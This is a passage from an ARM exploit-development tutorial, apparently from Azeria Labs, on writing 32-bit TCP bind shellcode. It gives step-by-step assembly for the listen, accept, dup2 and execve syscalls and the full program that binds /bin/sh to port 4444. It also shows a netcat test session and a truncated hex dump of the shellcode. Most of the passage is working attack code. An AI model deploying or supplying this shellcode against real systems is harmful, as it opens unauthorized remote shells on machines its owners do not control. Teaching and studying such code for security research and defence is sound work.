
3 – Listen for Incoming Connections



Here we put the previously saved **host_sockid** into r0. R1 is set to 2, and r7 is just increased by 2 since it still contains the 282 from the last syscall.

```
mov    r0, r4    // r0 = saved host_sockid
mov    r1, #2
add    r7, #2    // r7 = 284 (listen syscall number)
svc    #1
```

4 - Accept Incoming Connection



Here again, we put the saved **host_sockid** into `r0`. Since we want to avoid null bytes, we use don't directly move `#0` into `r1` and `r2`, but instead, set them to 0 by subtracting them from each other. `R7` is just increased by 1. The result of this invocation will be our **client_sockid**, which we will save in `r4`, because we will no longer need the `host_sockid` that was kept there (we will skip the close function call from our C code).

```
mov    r0, r4      // r0 = saved host_sockid
sub    r1, r1, r1   // clear r1, r1 = 0
```

```
sub    r2, r2, r2    // clear r2, r2 = 0
add    r7, #1        // r7 = 285 (accept syscall number)
svc    #1
mov    r4, r0        // save result (client_sockid) in r4
```

5 - STDIN, STDOUT, STDERR

```
dup2(client_sockid, STDIN)
dup2(client_sockid, STDOUT)
dup2(client_sockid, STDERR)
```

```
dup2(r0 <- r4, 0/1/2)
```

```
syscall 63
```

```
r4 = client_sockid
```

```
r0 = r4
```

```
r1 = 0 / 1 / 2
```

```
r7 = 63 (syscall no.)
```

```
svc #1
```

```
mov    r0, r4
sub    r1, r1, r1
mov    r7, #63
svc    #1
```

```
mov    r0, r4
add    r1, #1
svc    #1
```

```
mov    r0, r4
add    r1, #1
svc    #1
```

For the dup2 functions, we need the syscall number 63. The saved **client_sockid** needs to be moved into r0 once again, and sub instruction sets r1 to 0. For the remaining two dup2 calls, we only need to change r1 and reset r0 to the **client_sockid** after each system call.

```
/* dup2(client_sockid, 0) */  
mov    r7, #63           // r7 = 63 (dup2 syscall number)  
mov    r0, r4             // r4 is the saved client_sockid  
sub    r1, r1, r1         // r1 = 0 (stdin)  
svc    #1
```

```
/* dup2(client_sockid, 1) */  
mov    r0, r4             // r4 is the saved client_sockid  
add    r1, #1             // r1 = 1 (stdout)  
svc    #1
```

```
/* dup2(client_sockid, 2) */  
mov    r0, r4             // r4 is the saved client_sockid  
add    r1, #1             // r1 = 1+1 (stderr)  
svc    #1
```

6 - Spawn the Shell

system("/bin/sh")

execv("/bin/sh", argv, envp)

syscall 11

r0 --> "/bin/sh"

r1 = 0 (NULL)

r2 = 0 (NULL)

r7 = 11 (syscall no.)

svc #1

```
adr    r0, shellcode
eor     r1, r1, r1
eor     r2, r2, r2
strb    r2, [r0, #7]
mov     r7, #11
svc     #1
nop
```

```
.ascii "\x02\xff"
.ascii "\x11\x5c"
.byte  1,1,1,1
shellcode:
.ascii  "/bin/shX"
```


$r0 + 1 \dots + 7$

```
// execve("/bin/sh", 0, 0)
adr r0, shellcode    // r0 = location of "/bin/shX"
eor r1, r1, r1       // clear register r1. R1 = 0
eor r2, r2, r2       // clear register r2. r2 = 0
strb r2, [r0, #7]    // store null-byte for AF_INET
mov r7, #11          // execve syscall number
svc #1
nop
```

The execve() function we use in this example follows the same process as in the [Writing ARM Shellcode](#) tutorial where everything is explained step by step.

Finally, we put the value AF_INET (with 0xff, which will be replaced by a null), the port number, IP address, and the "/bin/sh" string at the end of our assembly code.

```
struct_addr:
.ascii "\x02\xff"    // AF_INET 0xff will be NULLed
.ascii "\x11\x5c"    // port number 4444
.byte 1,1,1,1       // IP Address
shellcode:
.ascii "/bin/shX"
```

FINAL ASSEMBLY CODE

This is what our final bind shellcode looks like.

```
.section .text
.global _start
_start:
    .ARM
    add r3, pc, #1      // switch to thumb mode
    bx r3

    .THUMB
// socket(2, 1, 0)
    mov r0, #2
    mov r1, #1
    sub r2, r2, r2      // set r2 to null
    mov r7, #200        // r7 = 281 (socket)
    add r7, #81         // r7 value needs to be split
    svc #1              // r0 = host_sockid value
    mov r4, r0          // save host_sockid in r4

// bind(r0, &sockaddr, 16)
    adr r1, struct_addr // pointer to address, port
    strb r2, [r1, #1]    // write 0 for AF_INET
    strb r2, [r1, #4]    // replace 1 with 0 in x.1.1.1
```

```

    strb r2, [r1, #5]    // replace 1 with 0 in 0.x.1.1
    strb r2, [r1, #6]    // replace 1 with 0 in 0.0.x.1
    strb r2, [r1, #7]    // replace 1 with 0 in 0.0.0.x
    mov r2, #16          // struct address length
    add r7, #1           // r7 = 282 (bind)
    svc #1
    nop

// listen(sockfd, 0)
    mov r0, r4           // set r0 to saved host_sockid
    mov r1, #2
    add r7, #2           // r7 = 284 (listen syscall number)
    svc #1

// accept(sockfd, NULL, NULL);
    mov r0, r4           // set r0 to saved host_sockid
    sub r1, r1, r1       // set r1 to null
    sub r2, r2, r2       // set r2 to null
    add r7, #1           // r7 = 284+1 = 285 (accept syscall)
    svc #1               // r0 = client_sockid value
    mov r4, r0           // save new client_sockid value to r4

// dup2(sockfd, 0)
    mov r7, #63          // r7 = 63 (dup2 syscall number)
    mov r0, r4           // r4 is the saved client_sockid
    sub r1, r1, r1       // r1 = 0 (stdin)
    svc #1

```

```

// dup2(sockfd, 1)
    mov r0, r4          // r4 is the saved client_sockid
    add r1, #1          // r1 = 1 (stdout)
    svc #1

// dup2(sockfd, 2)
    mov r0, r4          // r4 is the saved client_sockid
    add r1, #1          // r1 = 2 (stderr)
    svc #1

// execve("/bin/sh", 0, 0)
    adr r0, shellcode   // r0 = location of "/bin/shX"
    eor r1, r1, r1       // clear register r1. R1 = 0
    eor r2, r2, r2       // clear register r2. r2 = 0
    strb r2, [r0, #7]    // store null-byte for AF_INET
    mov r7, #11          // execve syscall number
    svc #1
    nop

struct_addr:
.ascii "\x02\xff" // AF_INET 0xff will be NULLed
.ascii "\x11\x5c" // port number 4444
.byte 1,1,1,1 // IP Address
shellcode:
.ascii "/bin/shX"

```

TESTING SHELLCODE

Save your assembly code into a file called `bind_shell.s`. Don't forget the `-N` flag when using `ld`. The reason for this is that we use multiple the `strb` operations to modify our code section (`.text`). This requires the code section to be writable and can be achieved by adding the `-N` flag during the linking process.

```
pi@raspberrypi:~/bindshell $ as bind_shell.s -o bind_shell.o && ld -N bind_shell.o -o bind_sh
pi@raspberrypi:~/bindshell $ ./bind_shell
```

Then, connect to your specified port:

```
pi@raspberrypi:~ $ netcat -vv 0.0.0.0 4444
Connection to 0.0.0.0 4444 port [tcp/*] succeeded!
uname -a
Linux raspberrypi 4.4.34+ #3 Thu Dec 1 14:44:23 IST 2016 armv6l GNU/Linux
```

It works! Now let's translate it into a hex string with the following command:

```
pi@raspberrypi:~/bindshell $ objcopy -O binary bind_shell bind_shell.bin
pi@raspberrypi:~/bindshell $ hexdump -v -e '"\\\\"x" 1/1 "%02x" "' bind_shell.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\xdf\x04\x1c\x12\x
```

Voilà, le bind shellcode! This shellcode is 112 bytes long. Since this is a beginner tutorial and to keep it simple, the shellcode is not as short as it could be. After making the initial shellcode work, you can try to find ways to reduce the amount of instructions, hence making the shellcode shorter.

I hope you learned something and can apply this knowledge to write your own shellcode variations of any kind. Feel free to contact me for feedback or suggestions.

ARM Exploit Development

Writing ARM Shellcode

TCP Bind Shell (ARM 32-bit)

TCP Reverse Shell (ARM 32-bit)

Process Memory and Memory Corruption

Stack Overflow Challenges

Process Continuation Shellcode

Introduction to Glibc Heap (malloc)

Introduction to Glibc Heap (free, bins)

Part 1: Heap Exploit Development


Part 2 Heap Overflows and iOS Kernel

Twitter: [@Fox0x01](#) and [@azeria_labs](#)

ARM Assembly Cheat Sheet

POSTER

DIGITAL



© 2017 Azeria-Labs

